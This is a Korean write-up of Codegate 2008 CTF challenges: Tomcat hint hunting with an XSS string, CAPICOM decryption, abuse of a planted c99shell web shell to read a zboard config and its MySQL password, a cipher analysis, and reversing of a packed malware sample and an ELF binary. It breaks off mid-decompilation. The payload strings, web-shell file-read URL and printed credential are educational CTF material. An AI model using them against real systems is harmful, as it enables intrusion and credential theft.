Codegate 2008 문제풀이

팀　명 : Debugcon

팀　원 : PanicSecurity

(amadoh4ck, stream, Mario)

1. 톰켓서버(Java)

1-1. Get Start


드디어 문제가 열렸다.

```
Section1
Question url is "http://222.239.80.207/login.php".
All challengers connect this page and try to find the password.
Id is "wowhacker".
```

http://222.239.80.207/login.php

참 많은 시간을 허비한 문제 중 하나였다.
여러 가지 시도를 해보았지만 실제로 힌트가 나오기 전까지는 어떤 결과도 없었다. nikto와 같은 CGI 스캐너를 돌려서 톰켓의 Default페이지가 존재함을 알게 되었고 jsp파일들이 존재하는 것을 알게 되었다.

반가운 마음에 Tomcat의 해당버전에 관련된 취약점들을 공략해 보았지만 여타 반응이 없었다. 낭패였다….--;



-::DATE	-::DESCRIPTION	-::HITS			-::AUTHOR
2007-10-21	Apache Tomcat (webdav) Remote File Disclosure Exploit (ssl support)	12023	R	D	h3rcul3s
2007-10-14	Apache Tomcat (webdav) Remote File Disclosure Exploit	10737	R	D	eliteb0y
2007-07-08	Apache Tomcat Connector (mod_jk) Remote Exploit (exec-shield)	16414	R	D	Xpl017Elz
2006-07-23	Apache Tomcat < 5.5.17 Remote Directory Listing Vulnerability	16904	R	D	ScanAlert Security

지쳐갈 때 즈음…. 첫 힌트가 나왔다. …Hint.jsp였다..

text/html;charset=ISO-8859-1 : 109 bytes

```
<html>
<title>hint</title>
<body>

<input type='hidden' name='hinehong'>

</form>
</body>
</html>
```

http://222.239.80.207/hint.jsp

힌트 페이지가 브라우저로 보면 빈 페이지였지만 해당 소스를 보니 hinehong이란 변수가 존재함을 알 수 있었다. 변수를 알게 된 후부터 변수의 value와 http의 method를 바꿔가며 입력해 가기 시작했다. 그러나, 여전히 반응이 없었다. hint.jsp 파일을 힌트가 주어지기 전에 유추한 팀이 얼마나 있는 지 모르겠다. 파일 이름 유추를 원했던 문제라면 login_ok.jsp 나 main.jsp 같은 파일 이름이어야 하지 않았을까 싶다.


<script>라는 추가 힌트가 주어지고도 한참 후에야 비로서 아래 입력에서 페이지를 발견할 수 있었다. 참으로 어이없는 일이었다.

http://222.239.80.207/hint.jsp?hinehong=<script>alert(document.cookie);</script> 라는 입력은 hint.jsp 라는 힌트가 주어지자 마자 시도해 본 공격이었다. 그런데, 단지 <script>만 있어야 다음으로 넘어 갈 수 있는 힌트가 보이다니.. 문제를 만들고 대회를 운영한 노고에 찬물을 끼얹을 만한 문제라고 생각한다.

http://222.239.80.207/hint.jsp?hinehong=<script>

오로지 <script>라는 문자만 들어가야지 다음 힌트를 얻을 수 있었다. XSS에 대한 문제였다면 <script>라는 문자를 포함한 모든 공격에 다음 힌트가 열리도록 반응했어야 했다. 아무튼 문자열을 입력하면 또 다른 힌트가 제공된다.

1-2. CAPICOM 암/복호화



위에 주어진 내용 중 "gcKEY" 라는 부분을 의심 여기고 찾아본 결과 CAPICOM.EncryptedData 관련한 내용임을 알 수 있었으며 이를 토대로 아래와 같은 VBS를 작성하였다.

```
Const gcKEY = "Wowhacker~!"


Public Function Encrypt(Message)
    Dim ed, key
    key = gcKEY


    Set ed = CreateObject("CAPICOM.EncryptedData")
    ed.Content = Message
    ed.SetSecret key
    Encrypt = ed.Encrypt
    Set ed = Nothing
End Function


Public Function Decrypt(EncMessage)
    Dim ed, key
```

```
    key = gcKEY
    Set ed = CreateObject("CAPICOM.EncryptedData")

    ed.SetSecret key
    ed.Decrypt EncMessage
    Decrypt = ed.Content

    Set ed = Nothing
End Function

DecData                                                                                                    =
Decrypt("MIGcBgkrBgEEAYI3WAOggY4wgYsGCisGAQQBgjdYAwGgfTB7AgMCAAECAmYCAgIAgAQIzTXtltD/iYcEENi9/I9uOKVsqYVal
IZUExcEUHoOzkI14cVNrvf5WfkJ7SI8F8C3ksNOi/FxuIOzCQIJKrn46BSN1VY3v1Q/O+hsyKycpFUFKwp+uC+Z4DubOLyq1Evj8UymVOI
AIrHwtHX3")

msgbox(DecData)
```

실행하면 아래와 같은 메시지를 볼 수 있었다.

문자열이 이상하여 Decrypt가 잘 안된 것처럼 보였지만 한글로 변환해 보니 아래와 같았다.

와우해커팀소프트포럼트포럼홍동철good

1-3. 문제 해결

얻어진 내용을 정답으로 입력해 보았지만 이것이 정답은 아니었다. 하지만 login.php의 패스워드라는 예감이 빠르게 왔다.

해당 패스워드를 login.php에 아이디 wowhacekr와 함께 입력하니 아래와 같은 문자

열을 얻을 수 있었다.

```
WowhackerFighting!!!!!@KoreaFighting&hinehong
```

본 문제를 해결하면서 좀 아쉬웠던 점은 Login.php에서 Hint.jsp파일을 유추하는 일이 살짝 뜬금없었다는 점이다.--;) jsp 확장자는 좋은 의도였다고 하더라도 Hint 라는 단어는 정말 아니었다고 생각한다. 우리 팀 에서 Hint.jsp파일을 추측할 만한 단서를 못 찾은 건지는 모르겠지만, 위 부분은 힌트공지가 없이는 영영 불가능해 보이지 않나 싶었다. <script> 또한 마찬가지다. <script>를 포함한 모든 공격에 대해 반응을 했어야 퀴즈가 아닌 문제 다운 문제였을 것이다.


2. 웹(PHP)+암호학(복합)

2-1. zboard 취약점 분석

문제로 제로보드 게시판이 주어졌고 Directory Listing이 되는 상태였기 때문에 디렉토리 의 파일들을 살펴볼 수 있었다.
우리는 SQL Injection과 nowconnect 버그를 의심하였다. SQL Injection이 발생하는 곳을 몇 군데 찾을 수 있었다. ‘ 앞에 ₩가 붙고 있었으나, 우회 기법으로 우회가 가능할 것으로 보였다.

2-2. Web Shell Backdoor 발견

한쪽에서 SQL Injection 공격을 시도하고 있는 동안 다른 쪽에서 함성이 나왔다. 예전에 icon 디렉터리에 파일을 올릴 수 있는 버그가 있었기 때문에 이 사실을 염두에 두고 살펴보던 다른 팀원이 db2.php라는 석연찮은 파일을 발견한 것이다. 실제로 접근 해 보니 backdoor였다. 파일 명도 비교적 쉬워서 쉽게 유추할 수 있었다. 중국발 해킹으로 생긴 Web Shell Backdoor를 발견하는 게 문제의 의도라고 생각하였다. 발견된 백도어로 공략을 시작했다.



유명한 Web Shell c99shell이었다. 나중에 문제를 다 풀고 나서 나온 hint와 우리가 사용한 db2.php가 삭제되고 나서야 문제의 의도가 백도어를 찾는 게 아닌 우리

가 처음에 발견했던 SQL Injection 취약점을 공략하는 것이란 걸 알게 되었다.

2-3. mysql 패스워드 획득 및 비밀 글 열람

해당 백도어를 통해 config.php 파일의 mysql 패스워드를 알아 낼 수 있었다.

http://222.239.80.209/~chmod777/bbs/icon/db2.php?act=f&f=config.php&ft=txt&d=%2Fhome%2Fchmod777%2Fpublic_html%2Fbbs%2F

wjdwhdrkdghkdlxld!@#$(정종강화이팅!@#$)

아무튼 얻은 mysql 계정 정보로 제로보드의 멤버 테이블을 가져올 수 있었으며 여기서 비밀 글 게시물을 살펴 볼 수 있었다. 빨간 색으로 표시된 부분이 비밀 글의 내용이었다.

```
INSERT INTO `zetyx_board_freeboard`(`no`, `division`, `headnum`, `arrangenum`,
`depth`, `prev_no`, `next_no`, `father`, `child`, `ismember`, `islevel`, `memo`,
`ip`, `password`, `name`, `homepage`, `email`, `subject`, `use_html`, `reply_mail`,
`category`, `is_secret`, `sitelink1`, `sitelink2`, `file_name1`, `file_name2`,
`s_file_name1`, `s_file_name2`, `download1`, `download2`, `reg_date`, `hit`, `vote`,
`total_comment`, `x`, `y`) VALUES ('1', '1', '-2000000000', '0', '0', '3', '85',
'0', '0', '1', '1', '<font color=red>
I got command of this board.

From now, I will watch all people in this board.

DO NOT ATTACK SERVER DIRECTLY.

I will cut off attacker using IP access control to protect this server.

IWWW'm doing that and making PaPaLo snack at the same time.

good luck.', '211.215.214.25', '*FB5F7F2995B6EDA596E502CF94CE21056F36183B',
'hacker', '', '', '<b><font color=red>I got command of this board.</font></b>', '1',
'', '1', '', '', '', '', '', '', '', '2', '0', '1205931131', '383', '12', '0', '',
```

```
'');
INSERT INTO `zetyx_board_freeboard`(`no`, `division`, `headnum`, `arrangenum`,
`depth`, `prev_no`, `next_no`, `father`, `child`, `ismember`, `islevel`, `memo`,
`ip`, `password`, `name`, `homepage`, `email`, `subject`, `use_html`, `reply_mail`,
`category`, `is_secret`, `sitelink1`, `sitelink2`, `file_name1`, `file_name2`,
`s_file_name1`, `s_file_name2`, `download1`, `download2`, `reg_date`, `hit`, `vote`,
`total_comment`, `x`, `y`) VALUES ('4', '1', '-1', '0', '0', '5', '0', '0', '0',
'0', '0', 'a', '141.223.201.106', '*667F407DE7C6AD07358FA38DAED7828A72014B4E', 'a',
'', '', 'a', '', '', '1', '', '', '', '', '', '', '', '', '0', '0', '1206116442', '81',
'5', '0', '', '');
INSERT INTO `zetyx_board_freeboard`(`no`, `division`, `headnum`, `arrangenum`,
`depth`, `prev_no`, `next_no`, `father`, `child`, `ismember`, `islevel`, `memo`,
`ip`, `password`, `name`, `homepage`, `email`, `subject`, `use_html`, `reply_mail`,
`category`, `is_secret`, `sitelink1`, `sitelink2`, `file_name1`, `file_name2`,
`s_file_name1`, `s_file_name2`, `download1`, `download2`, `reg_date`, `hit`, `vote`,
`total_comment`, `x`, `y`) VALUES ('3', '1', '-2000000001', '0', '0', '0', '1', '0',
'0', '1', '1', 'ItWWW's tough.

Move following page and download a file.

DO NOT USE ANY ANTI-VIRUS SOLUTIONS AND FIREWALLS.

Your anti-vireus solutions could delete the file automatically.


http://222.239.80.209/~hanssomi/

wowhacker/good!!', '211.215.214.25', '*EC31F2E9C35174091F327175D23F3DC60BABFA2F',
'hacker', '', '', '<b>Secret message</b>', '1', '', '1', '1', '', '', '', '', '',
'', '2', '0', '1205935648', '77', '0', '0', '', '');
INSERT INTO `zetyx_board_freeboard`(`no`, `division`, `headnum`, `arrangenum`,
`depth`, `prev_no`, `next_no`, `father`, `child`, `ismember`, `islevel`, `memo`,
`ip`, `password`, `name`, `homepage`, `email`, `subject`, `use_html`, `reply_mail`,
`category`, `is_secret`, `sitelink1`, `sitelink2`, `file_name1`, `file_name2`,
`s_file_name1`, `s_file_name2`, `download1`, `download2`, `reg_date`, `hit`, `vote`,
`total_comment`, `x`, `y`) VALUES ('5', '1', '-2', '0', '0', '7', '4', '0', '0',
```


```
'0', '0', 'ab', '141.223.201.106', '*667F407DE7C6AD07358FA38DAED7828A72014B4E', 'a',
'', '', 'a', '', '', '1', '1', '', '', '', '', '', '', '0', '0', '1206116484', '3',
'0', '0', '', '');
INSERT INTO `zetyx_board_freeboard`(`no`, `division`, `headnum`, `arrangenum`,
`depth`, `prev_no`, `next_no`, `father`, `child`, `ismember`, `islevel`, `memo`,
`ip`, `password`, `name`, `homepage`, `email`, `subject`, `use_html`, `reply_mail`,
`category`, `is_secret`, `sitelink1`, `sitelink2`, `file_name1`, `file_name2`,
`s_file_name1`, `s_file_name2`, `download1`, `download2`, `reg_date`, `hit`, `vote`,
`total_comment`, `x`, `y`) VALUES ('7', '1', '-3', '0', '0', '8', '5', '0', '0',
'0', '0', 'sfdfds
```

2-4. Activation 프로그램 획득

http://222.239.80.209/~hanssomi/

위의 얻어진 비밀 글의 경로로 가게 되면 기본 인증이 걸려져 있었다. 비밀 글의 내용에 존재하는 id/password를 입력하여 해당 페이지로 로그인 하였다.

로그인 하면 바이너리를 다운로드 할 수 있도록 되어 있었으며 아래와 같이 실행되었다. Activation!! 예상은 했지만….끝이 아니었군…. 이라고 생각했다.



초반에는 리버싱으로 해결하기 위해서 시도 하다고 일련의 규칙을 찾아내는 의도인 듯 싶어서 방향을 바꾸었다. 패스워드라고 표기된 부분에 임의의 값을 입력할 때마

다 1대1 대칭 암호문을 출력해 주었으며 이는 특별한 규칙이 있는 것 같다는 생각을 하게 되었다.
그래서 수작업으로 하나하나 분석을 하기 시작했다.

2-5. 규칙에 의한 패스워드 해독

우선 문자열 테이블을 조사해 보기로 했다.

1	GD
2	GF
3	FV
4	DV
5	AF
6	GX
7	AV
8	VV
9	GA
0	FD
a	FA
b	DF
c	AX
d	VD
e	GV
f	AA
g	DD
h	VF
i	XV
j	DG
k	FF
l	XA
m	AG
n	AD
o	XD
p	XX

q	FX
r	VX
s	FG
t	VG
u	VA
v	XG
w	DX
x	DA
y	GG
z	XF

암호화문이 24자였기 때문에 정답은 12자라고 확인하고 아래와 같은 분석 방법을 시도 하였다.

a FA
a1+a2
ab DFAF
b1+a1+a2+b2
abc XADFAF
c2+c1+b1+a1+a2+b2
abcd XAVDDFAF
c2+c1+d1+d2+b1+a1+a2+b2
abcde XAVDDFVAGF
c2+c1+d1+d2+b1+a1+e2+a2+e1+b2
abcdef XAVDDFAVAGFA
c2+c1+d1+d2+b1+a1+f1+e2+a2+e1+b2+f2
abcdefg XDAVDDDFAVAGFA
c2+g1+c1+d1+g2+d2+b1+a1+f1+e2+a2+e1+b2+f2
abcdefgh XDAFVDDDVFAVAGFA
c2+g1+c1+h2+d1+g2+d2+b1+h1+a1+f1+e2+a2+e1+b2+f2
abcdefghi XDAFVVDDDVFAVXAGFA
c2+g1+c1+h2+d1+i2+g2+d2+b1+h1+a1+f1+e2+i1+a2+e1+b2+f2
abcdefghij XDAFVVDD DVFADVXAGGFA
c2+g1+c1+h2+d1+i2+g2+d2+b1+h1+a1+f1+j1+e2+i1+a2+e1+j2+b2+f2
abcdefghijk XDAFVVDDFDVFADVXAGGFAF
c2+g1+c1+h2+d1+i2+g2+d2+k1+b1+h1+a1+f1+j1+e2+i1+a2+e1+j2+b2+f2+k2

abcdefghijkl XDAAFXVVDDFDVFADVXAGGFAF
c2+g1+c1+l2+h2+l1+d1+i2+g2+d2+k1+b1+h1+a1+f1+j1+e2+i1+a2+e1+j2+b2+f2+k2

그러나 위의 결과는 공통된 문자열에 대한 오차가 있었기 때문에 겹치지 않는 문자열로 재배치 하여 분석해본 결과 아래와 같은 공식을 얻을 수 있었다.

c2+g1+l2+c1+h2+l1+d1+i2+b1+g2+k1+d2+h1+a1+f2+j1+e2+i1+a2+e1+j2+b2+f1+k2


c2+g1+l2+c1+h2+l1+d1+i2+b1+g2+k1+d2+h1+a1+f2+j1+e2+i1+a2+e1+j2+b2+f1+k2
V D D A X D F F V V A D A F F X A F A A V X V D

FA VX AV FD AA VF DV AX FF XV AD DD
a r 7 0 f h 4 c k i n g

3. 윈도우 리버싱(win32+pack)


3-1. Malware 발견

다운받은 notepad.exe를 실제 파일과 피교해보니 사이즈가 틀렸다.




그래서 ExeInfo PE로 notepad.exe의 PE를 조사해 보았다.
조사 결과 위의 화면에서도 알 수 있듯이 Nullsoft 사의 Installer에 의해 생성된 exe 파일임을 알 수 있었다.

Universal Extractor로 파일의 압축을 풀었다.




아래와 같이 SVCHOST.exe 파일을 발견할 수 있었다.




3-2. Malware Unpack & 분석

발견한 SVCHOST.exe 파일은 UPX로 Packing 되어 있었다.


UPX 패커의 -d 옵션을 이용하여 UPX Packing 쉽게 해제 했다.




입력창에 아래와 같이 입력 한 후 디버깅 하였다.



분석을 해 보자 의외로 간단한 리버싱 문제였다.
디버깅 결과 비교하는 구문은 아래 부분으로 판단 되었으며 대소문자를 판단한 뒤 증가 혹은 감소시키는 구문 이었다.



그리고, 바로 아래 부분에 입력한 부분을 비교하는 부분이 있었다.



따라서, 역으로 소문자면 증가시키고 대문자면 감소시켜서 정답을 구할 수 있었다.

PaSSionAnDPrepAraTion

4. 리눅스+암호학(RE+crypt)

4-1. prog 파일 분석

문제 사이트에 접근하면 prog 파일을 다운로드 할 수 있었다.

```
stream@www ~ $ file prog
prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.
6.9, dynamically linked (uses shared libs), not stripped
stream@www ~ $
```

file 명령어로 살펴본 결과 ELF type의 binary 임을 알 수 있었다.

decryption 이라는 함수를 발견할 수 있었고, 분석을 쉽게 하기 위해 IDA의 hex-ray Plug-in을 사용하여 코드를 Decompile 해 보았다.

```
int __cdecl decryption(const char *pArgStr)
{
  signed int si1; // ecx@5
  signed int si2; // ebx@2
  signed int si3; // [sp+860h] [bp-10h]@1
  signed int si4; // [sp+0h] [bp-870h]@2

  unsigned int ui1; // kr00_4@1
  unsigned int ui2; // kr04_4@2
  unsigned int ui3; // kr08_4@3
  unsigned int ui4; // kr0C_4@4
  unsigned int ui5; // [sp+85Ch] [bp-14h]@1
  unsigned int ui6; // [sp+20h] [bp-850h]@1
  unsigned int ui7; // [sp+4h] [bp-86Ch]@2
  unsigned int ui8; // [sp+38h] [bp-838h]@3
  unsigned int ui9; // [sp+4Ch] [bp-824h]@4

  int i1; // edi@5
  int i2; // esi@2
  int i3; // esi@3
  int i4; // edi@3
  int i5; // esi@3
  int i6; // esi@4
```

```
int i7; // edi@4
int i8; // esi@4
int i9; // [sp+8h] [bp-868h]@1
int i10; // [sp+24h] [bp-84Ch]@2
int i11; // [sp+28h] [bp-848h]@2
int i12; // [sp+2Ch] [bp-844h]@3
int i13; // [sp+30h] [bp-840h]@3
int i14; // [sp+34h] [bp-83Ch]@3
int i15; // [sp+3Ch] [bp-834h]@3
int i16; // [sp+40h] [bp-830h]@4
int i17; // [sp+44h] [bp-82Ch]@4
int i18; // [sp+48h] [bp-828h]@4

char ch1; // bl@5
char ch2; // zf@7

const char *pStr1; // [sp+1Ch] [bp-854h]@1
const char *pStr2; // [sp+18h] [bp-858h]@2
const char *pStr3; // [sp+14h] [bp-85Ch]@3
const char *pStr4; // [sp+10h] [bp-860h]@4

_BYTE b1[1024]; // [sp+5Ch] [bp-814h]@2
_BYTE b2[1024]; // [sp+45Ch] [bp-414h]@3

int i19; // [sp+50h] [bp-820h]@4
int i20; // [sp+Ch] [bp-864h]@5

ui5 = 0;
pStr1 = pArgStr;
ui1 = strlen(pArgStr);
i9 = 0xFFFFFFFFCCCCCCCD; //-858993459;
ui6 = (ui1 - 1) % 0xA;
si3 = (ui1 - 1) % 0xA;
while ( pArgStr[ui5] )
{
  b1[ui5] = (unsigned __int8)((((_BYTE)si3 + ((unsigned int)(si3 >> 31) >> 25)) &
```

```
0x7F)
                              - ((unsigned int)(si3 >> 31) >> 25))
           + (unsigned __int8)(((12 * pArgStr[ui5] + ((unsigned int)(12 *
pArgStr[ui5] >> 31) >> 25)) & 0x7F)
                              - ((unsigned int)(12 * pArgStr[ui5] >> 31) >> 25));
    si2 = pArgStr[ui5];
    i9 = 1717986919;
    i10 = si3 % 10;
    i2 = *(_DWORD *)&keys[4 * si3 % 10];
    ui7 = ui5;
    i9 = 1717986919;
    si4 = (signed int)((unsigned __int64)(1717986919i64 * si3) >> 32) >> 2;
    i11 = si3 % 10;
    pStr2 = *(const char **)&keys[4 * si3 % 10];
    ui2 = strlen(pStr2);
    i9 = ui2 - 1;
    if ( si2 >= *(_BYTE *)(i2 + ui5 % (ui2 - 1)) )
    {
      i6 = pArgStr[ui5];
      i9 = 1717986919;
